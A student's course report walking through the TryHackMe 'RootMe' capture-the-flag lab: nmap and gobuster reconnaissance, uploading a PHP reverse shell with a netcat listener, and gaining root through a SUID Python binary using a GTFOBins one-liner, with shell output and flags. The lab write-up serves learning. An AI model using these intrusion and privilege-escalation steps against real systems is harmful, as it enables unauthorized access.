ETHICAL HACKING REPORT

ON

ROOTME ATTACK BOX

- *NAME - PRARTHITA MANDAL*
- *COURSE - ETHICAL HACKING REPORT*
- *GUIDED BY - DEEP ROY*
- *BATCH TIME - 04:30PM – 06:30PM*
- *SUBMISSION DATE – **24.12.2024***

→ TABLE OF CONTENTS:

- ***ACKOWLEDGEMENT:-***

I would like to extend my sincerest gratitude to all who helped in the completion of this project. First and foremost, I am very much indebted to my mentor, **Mr. Deep Roy**, whose invaluable guidance, support, and overall, this encouragement significantly influenced the direction my work was to take.

I am also thankful to Indian Cyber Security solutions and our CEO, Mr. Abhishek Mitra, for providing the resources and facilities which are so vital for the smooth execution of this project.

Lastly, I am deeply indented to my family and my family and friends for their unwavering support and understanding during the challenging phases of this endeavor.

This work was possible by the collective effort and support of those mentioned above.

Thank you.

YOURS OBIDENTLY, **SUPERVISED BY**

PRARTHITA MANDAL MR.DEEP ROY

- ***ABSTRACT:-***

The **RootMe Attack Box** on TryHackMe is an interactive, pre-configured virtual machine (VM) that offers an immersive, hands-on environment for practicing ethical hacking and penetration testing. It provides a safe, controlled setting for learners to explore various attack scenarios and challenges, simulating real-world cybersecurity situations. The box focuses on helping users develop and enhance their skills in areas such as web application exploitation, network attacks, privilege escalation, and system exploitation.

The RootMe Attack Box is designed for individuals at various skill levels, from beginners to more advanced practitioners. It features a series of security challenges and tasks that require the use of **common penetration testing tools and techniques**, such as **SQL injection**, **command injection**, and **reverse shell exploitation**. This platform serves as an educational resource, helping learners gain practical experience while navigating through scenarios based on real-world vulnerabilities and attack methodologies.

The "RootMe" room on TryHackMe is an entry-level **Capture The Flag (CTF)** challenge designed to introduce users to fundamental penetration testing techniques. Participants begin by conducting reconnaissance to identify open ports and services, typically using tools like **Nmap** to discover services such as **SSH** and **Apache HTTP Server**.

The challenge involves discovering hidden directories on the web server, often using directory enumeration tools like **GoBuster**. A key part of the task is to bypass file upload restrictions to upload a **reverse shell**, enabling shell access to the target machine. This may involve renaming the **file extension to bypass filters**.

Once shell access is obtained, participants perform **privilege escalation** to gain **root access**. In this scenario, the presence of the **SUID** bit set on the **Python binary** can be exploited to escalate privileges.

The room provides a practical, hands-on experience in reconnaissance, exploitation, and privilege escalation, making it suitable for beginners seeking to develop their skills in penetration testing.

▪ INTRODUCTION:

Today, computer and network security against cyber threats of increasing sophistication is more important than it has ever been. Such an endeavor cannot be accomplished without ethical hacking. Ethical hacking means that authorized individuals work at exposing a security vulnerability and ultimately eliminate it before a malefactor can exploit it.Malicious hacking is an endeavor to exploit vulnerabilities for personal benefits, while ethical hacking involves authorized individuals exposing and eliminating the security frailties before they might be exploited by malicious hands. Thus, ethical hackers, also known as white-hat hackers, carry out controlled and systematic testing of systems, applications, and networks to identify possible vulnerabilities.


The **RootMe Attack Box** is a specially designed virtual environment offered by **TryHackMe** to help users practice ethical hacking and penetration testing in a safe, isolated setting. It's part of their suite of hands-on learning tools aimed at helping individuals learn cybersecurity skills in a practical way.

The **RootMe Attack Box** is a **pre-configured virtual machine (VM)** provided by TryHackMe to simulate an attacker's environment. It is designed to give users an out-of-the-box setup to start engaging with different **Capture the Flag (CTF)** exercises and other penetration testing labs that TryHackMe offers.

- <u>PROJECT TOPIC:</u>


- <u>TryHackMe Box solve.</u>

<u>Website link: -</u> https://tryhackme.com/r/room/rrootme




- # Solve The Box RootMe


- Step 1: - Connect VPN with your kali machine.
- Command: - *sudo openvpn*




- <u>Step 2: -</u> start the machine
- <u>Collect the IP address</u> – here it is 10.10.230.220



- <u>Step 3</u>: - scan the Ip on nmap tool
- <u>Command</u>: - ***nmap -sV 10.10.230.220***




- Collect all the information



- And fill the box

- **<u>Step 4: -</u>** using GoBuster tool Find directories on the web server
- **Command: -** ***gobuster dir -u http://10.10.119.57 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt***
- Find the hidden directory /panel/
- Download a reverseshell.php file and edit this file and upload the directory /uploads
- Access the machine using this command



Command: - ***netcat –lvnp (port number) and run the file on your browser***


- Then you get acces the machine and find user.txt

Step 5: - Find the user.txt using this command

- **<u>Command</u>**: - ***find / -type f -name user.txt 2> /dev/null***
- Cat the user.txt
- **<u>Command: -</u>** cat /var/www/user.txt
- And fill the box

```
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoiam
/bin/sh: 2: whoiam: not found
$ whoami
www-data
$ find / -user.txt -perm /4000 2>/dev/null
$

$ $
$ clear
TERM environment variable not set.
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```



- Then you found SUID and root.txt
- Find the root directory
- Command: - ***find / -user root -perm /4000 2>/dev/null***
- Find the SUID /usr/bin/python

```
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
www-data
$ find / -user root /4000
find: paths must precede expression: `/4000'
$ find / -user root -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
```

- Acces the directory root in GTFOBins
- And copy all the commands and run
- Find root.txt
- And fill the box


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```



- And that’s the way we found the root.txt

- ***CONCLUSION:***

The **RootMe Attack Box** is a powerful tool for cybersecurity learners, offering a hands-on environment to practice penetration testing and ethical hacking techniques. By using this resource in conjunction with TryHackMe's structured challenges and learning paths, you can build and sharpen your skills in a safe, interactive setting. Whether you're a beginner or an experienced hacker, the RootMe Attack Box is a great way to expand your knowledge and gain practical experience.

The **RootMe** attack box on TryHackMe provided an excellent opportunity to practice fundamental penetration testing skills. The box's simplicity makes it ideal for beginners while still reinforcing critical methodologies in ethical hacking.

- Key takeaways include:

1. **Reconnaissance:** Understanding the importance of tools like `nmap` for identifying open ports, services, and potential vulnerabilities.
2. **Exploitation:** Gaining initial access by identifying and exploiting web application vulnerabilities (e.g., using file upload vulnerabilities or public exploits).
3. **Privilege Escalation:** Learning how to escalate privileges to root, typically through common misconfigurations or outdated software.

- This box highlights the importance of:

A. Methodical approaches to scanning, enumeration, and exploitation.
B. Keeping systems updated and secure to prevent attacks from outdated software.
C. Testing and strengthening file upload mechanisms to avoid exploitation.

-THE END-